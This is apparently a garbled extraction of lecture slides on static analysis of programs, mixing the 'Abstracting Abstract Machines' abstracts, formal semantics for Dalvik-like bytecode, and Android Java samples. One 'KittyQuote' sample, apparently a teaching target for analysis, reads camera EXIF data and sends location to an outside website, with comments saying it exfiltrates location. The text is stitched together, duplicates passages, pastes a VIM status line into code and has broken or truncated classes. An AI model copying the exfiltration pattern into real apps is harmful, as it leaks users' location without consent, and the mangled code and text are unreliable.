
Coq

DARPA: CRASH

Or...



“the static analysis game”



Credit: Cousot & Cousot

How do you play the game?

Abstract Interpretation

Cousot & Cousot, 1977

Abstracting Abstract Machines

Abstracting Abstract Machines

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Matthew Might

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Abstract

We describe a derivational approach to abstract interpretation that yields novel and transparently sound static analyses when applied to well-established abstract machines. To demonstrate the technique and support our claim, we transform the CEK machine of Felleisen and Friedman, a lazy variant of Krivine’s machine, and the stack-inspecting CM machine of Clements and Felleisen into abstract interpretations of themselves. The resulting analyses bound temporal ordering of program events; predict return-flow and stack-inspection behavior; and approximate the flow and evaluation of by-need parameters. For all of these machines, we find that a series of well-known concrete machine refactorings, plus a technique we call store-allocated continuations, leads to machines that abstract into static analyses simply by bounding their stores. We demonstrate that the technique scales up uniformly to allow static analysis of realistic language features, including tail calls, conditionals, side effects, exceptions, first-class continuations, and even garbage collection.

Categories and Subject Descriptors F.3.2 [Logics and Meanings of Programs]: Semantics of Programming Languages—Program analysis, Operational semantics; F.4.1 [Mathematical Logic and Formal Languages]: Mathematical Logic—Lambda calculus and related systems

General Terms Languages, Theory

Keywords abstract machines, abstract interpretation

1. Introduction

Abstract machines such as the CEK machine and Krivine’s machine are first-order state transition systems that represent the core of a real language implementation. Semantics-based program analysis, on the other hand, is concerned with safely approximating intensional properties of such a machine as it runs a program. It seems natural then to want to systematically derive analyses from machines to approximate the core of realistic run-time systems.

Our goal is to develop a technique that enables direct abstract interpretations of abstract machines by methods for transforming a given machine description into another that computes its finite approximation.

* Supported by the National Science Foundation under grant 0937060 to the Computing Research Association for the CIFellow Project.

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ICFP’10, September 27–29, 2010, Baltimore, Maryland, USA.
Copyright © 2010 ACM 978-1-60558-794-3/10/09...\$10.00

We demonstrate that the technique of refactoring a machine with **store-allocated continuations** allows a direct structural abstraction¹ by bounding the machine’s store. Thus, we are able to convert semantic techniques used to model language features into static analysis techniques for reasoning about the behavior of those very same features. By abstracting well-known machines, our technique delivers static analyzers that can reason about by-need evaluation, higher-order functions, tail calls, side effects, stack structure, exceptions and first-class continuations.

The basic idea behind store-allocated continuations is not new. SML/NJ has allocated continuations in the heap for well over a decade [28]. At first glance, modeling the program stack in an abstract machine with store-allocated continuations would not seem to provide any real benefit. Indeed, for the purpose of defining the meaning of a program, there is no benefit, because the meaning of the program does not depend on the stack-implementation strategy. Yet, a closer inspection finds that store-allocating continuations eliminate recursion from the definition of the state-space of the machine. With no recursive structure in the state-space, an abstract machine becomes eligible for conversion into an abstract interpreter through a simple structural abstraction.

To demonstrate the applicability of the approach, we derive abstract interpreters of:

- a call-by-value λ -calculus with state and control based on the CESH machine of Felleisen and Friedman [13],
- a call-by-need λ -calculus based on a tail-recursive, lazy variant of Krivine’s machine derived by Ager, Danvy and Midtgaard [1], and
- a call-by-value λ -calculus with stack inspection based on the CM machine of Clements and Felleisen [3];

and use abstract garbage collection to improve precision [25].

Overview

In Section 2, we begin with the CEK machine and attempt a structural abstract interpretation, but find ourselves blocked by two recursive structures in the machine: environments and continuations. We make three refactorings to:

1. store-allocate bindings,
2. store-allocate continuations, and
3. time-stamp machine states;

resulting in the CESH, CESH*, and time-stamped CESH* machines, respectively. The time-stamps encode the history (context) of the machine’s execution and facilitate context-sensitive abstractions. We then demonstrate that the time-stamped machine abstracts directly into a parameterized, sound and computable static analysis.

¹ A structural abstraction distributes component-, point-, and member-wise.

Systematic abstraction of abstract machines

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(e-mail: might@cs.utah.edu)

Abstract



We describe a derivational approach to abstract interpretation that yields novel and transparently sound static analyses when applied to well-established abstract machines for higher-order and imperative programming languages. To demonstrate the technique and support our claim, we transform the CEK machine of Felleisen and Friedman (*Proc. of the 14th ACM SIGACT-SIGPLAN Symp. Prin. Program. Langs.*, 1987, pp. 314–325), a lazy variant of Krivine’s machine (*Higher-Order Symb. Comput.* Vol 20, 2007, pp. 199–207), and the stack-inspecting CM machine of Clements and Felleisen (*ACM Trans. Program. Lang. Syst.* Vol 26, 2004, pp. 1029–1052) into abstract interpretations of themselves. The resulting analyses bound temporal ordering of program events; predict return-flow and stack-inspection behavior; and approximate the flow and evaluation of by-need parameters. For all of these machines, we find that a series of well-known concrete machine refactorings, plus a technique of store-allocated continuations, leads to machines that abstract into static analyses simply by bounding their stores. These machines are parameterized by allocation functions that tune performance and precision and substantially expand the space of analyses that this framework can represent. We demonstrate that the technique scales up uniformly to allow static analysis of realistic language features, including tail calls, conditionals, mutation, exceptions, first-class continuations, and even garbage collection. In order to close the gap between formalism and implementation, we provide translations of the mathematics as running Haskell code for the initial development of our method.

1 Introduction

Program analysis aims to soundly predict properties of programs before being run. For over 30 years, the research community has expended significant effort designing effective analyses for higher-order programs (Midtgaard, to appear). Past approaches have focused on connecting high-level language semantics, such as structured operational semantics, denotational semantics, or reduction semantics, to equally high-level but dissimilar analytic models. Too often, these models are far removed from their programming language counterparts and take the form of constraint languages specified as relations on sets of program fragments (Wright & Jagannathan, 1998; Nielson *et al.*, 1999; Meunier *et al.*, 2006). These approaches require significant ingenuity in their design and involve complex constructions and correctness arguments, making it difficult to establish soundness, design algorithms,

Idea?

Interpreter







Approximator

```
public class KittyQuote extends Activity {
    String img = "k155"; // kitty image
    // other fields ...
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        // access "DCIM/Camera" and use ExifInterface
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    }
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        try {
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        } catch (Exception e) { }
    }
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    }
    public void prevButton(View view) {
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    }
    public void kittyQuoteButton(View view) {
        // display kitty quote as toast message
        // ... and send out location info to a website
        String url = "http://www.catquotes.com?" + img;
        try {
            new SendOut().execute(url);
        } catch (Exception e) {
            // if network fails, not giving up
        }
    }
}
```


inject :

```
Kitty.java (-fDrobox/Copy-Imports/grants/darpa-apac/phase-reports/t1 - VIM
public class KittyQuote extends Activity {
    String img = "k155"; // kitty image
    // other fields ...
    public void onCreate(Bundle savedInstanceState) {
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        // build quote list and other initialization
    }
    public String getKitty() {
        // access "UX/UI/ Camera" and use ExifInterface
        // to exfiltrate location
    }
    public void aboutButton(View view) {
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        String website = "http://www.catquotes.com";
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            new Intent(Intent.ACTION_VIEW,
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        try {
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            new SendOut().execute(url);
        } catch (Exception e) {}
        // if network fails, not giving up
    }
}
Type :quit<enter> to exit Vim 8,24 Top
```



step :  \rightarrow 

$$\begin{aligned}
& \langle \text{nop} :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma, \kappa \rangle \\
& \langle \text{move-object}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(r_s, fp)], \kappa \rangle \\
& \langle \text{return-void} :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \longmapsto \langle \vec{stmt}, fp, \sigma, \kappa \rangle \\
& \langle \text{return-object}(r) :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[(\text{ret}, fp) \mapsto \sigma(r, fp)], \kappa \rangle \\
& \langle \text{const}(r, c) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto c], \kappa \rangle \\
& \langle \text{throw}^\ell(r) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \mathcal{S}(\ell'), fp', \sigma[(\text{exn}, fp') \mapsto \sigma(r, fp)], \kappa' \rangle \\
& \quad \text{where } (\ell', fp', \kappa') = \mathcal{H}(\ell, fp, \kappa) \\
& \langle \text{goto}(\ell) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \mathcal{S}(\ell), fp, \sigma, \kappa \rangle \\
& \langle \text{new-instance}(r, \tau) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto o], \kappa \rangle \\
& \quad \text{where } o = \text{new}(\varsigma) \\
& \langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \mathcal{S}(\ell), fp, \sigma, \kappa \rangle \text{ if } \sigma(r, fp) = \sigma(r', fp) \\
& \langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma, \kappa \rangle \text{ if } \sigma(r, fp) \neq \sigma(r', fp) \\
& \langle \text{iget}(r_d, r_s, \text{field}) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(a)], \kappa \rangle \\
& \quad \text{where } \sigma(r_s, fp) = o \text{ and } o.\text{field} = a \\
& \langle \text{iput}(r_v, r_s, \text{field}) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[a \mapsto \sigma(r_v, fp)], \kappa \rangle \\
& \quad \text{where } \sigma(r_s, fp) = o \text{ and } o.\text{field} = a \\
& \langle \text{invoke-direct}(r_0, \dots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \mathcal{M}(id), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \\
& \quad \text{where } \sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \dots, (n, fp') \mapsto \sigma(r_n, fp)] \\
& \quad \quad fp' = \text{alloc}(\varsigma) \\
& \langle \text{invoke-virtual}(r_0, \dots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \mathcal{V}(id, \sigma(r_0, fp)), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \\
& \quad \text{where } \sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \dots, (n, fp') \mapsto \sigma(r_n, fp)] \\
& \quad \quad fp' = \text{alloc}(\varsigma) \\
& \langle \text{unop}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa \rangle \\
& \quad \text{where } v = \delta(\text{unop}, \sigma(r_s, fp)) \\
& \langle \text{binop}(r_d, r_1, r_2) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa \rangle \\
& \quad \text{where } v = \delta(\text{binop}, \sigma(r_1, fp), \sigma(r_2, fp))
\end{aligned}$$


```
public class MainActivity extends AppCompatActivity {
    String url = "http://www.example.com";

    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }

    public void onStart() {
        super.onStart();
        // Do something when the app starts
    }

    public void onResume() {
        super.onResume();
        // Do something when the app resumes
    }

    public void onPause() {
        super.onPause();
        // Do something when the app pauses
    }

    public void onStop() {
        super.onStop();
        // Do something when the app stops
    }

    public void onDestroy() {
        super.onDestroy();
        // Do something when the app is destroyed
    }

    public void onBackPressed() {
        // Do something when the user presses the back button
    }

    public void onRequestPermissionsResult(
        int requestCode, String[] permissions,
        int[] grantResults) {
        // Do something when the user grants or denies permissions
    }

    public void onActivityResult(
        int requestCode, int resultCode, Intent data) {
        // Do something when the user returns from an activity
    }

    public void onNewIntent(Intent intent) {
        // Do something when the user launches a new instance of the app
    }

    public void onLowMemory() {
        // Do something when the system is low on memory
    }

    public void onTrimMemory(int level) {
        // Do something when the system is trimming memory
    }


    public void onConfigurationChanged(Configuration newConfig) {
        // Do something when the configuration changes
    }

    public void onUserInteraction() {
        // Do something when the user interacts with the app
    }

    public void onContentProviderResult(Uri[] uri, int resultCode, String[] selectionArgs) {
        // Do something when the content provider returns data
    }

    public void onContentProviderResult(Uri uri, int resultCode, String[] selectionArgs) {
        // Do something when the content provider returns data
    }

    public void onContentProviderResult(Uri uri, int resultCode, String[] selectionArgs) {
        // Do something when the content provider returns data
    }
}
```




```

public class Kittagawa extends Activity {
    String url = "http://www.catapult.com/";
    SharedPreferences prefs;

    public void onCreate(Bundle savedInstanceState) {
        // build list of user information
    }

    public String getURL() {
        // build url and use catFlavour
        // to expedite loading
    }

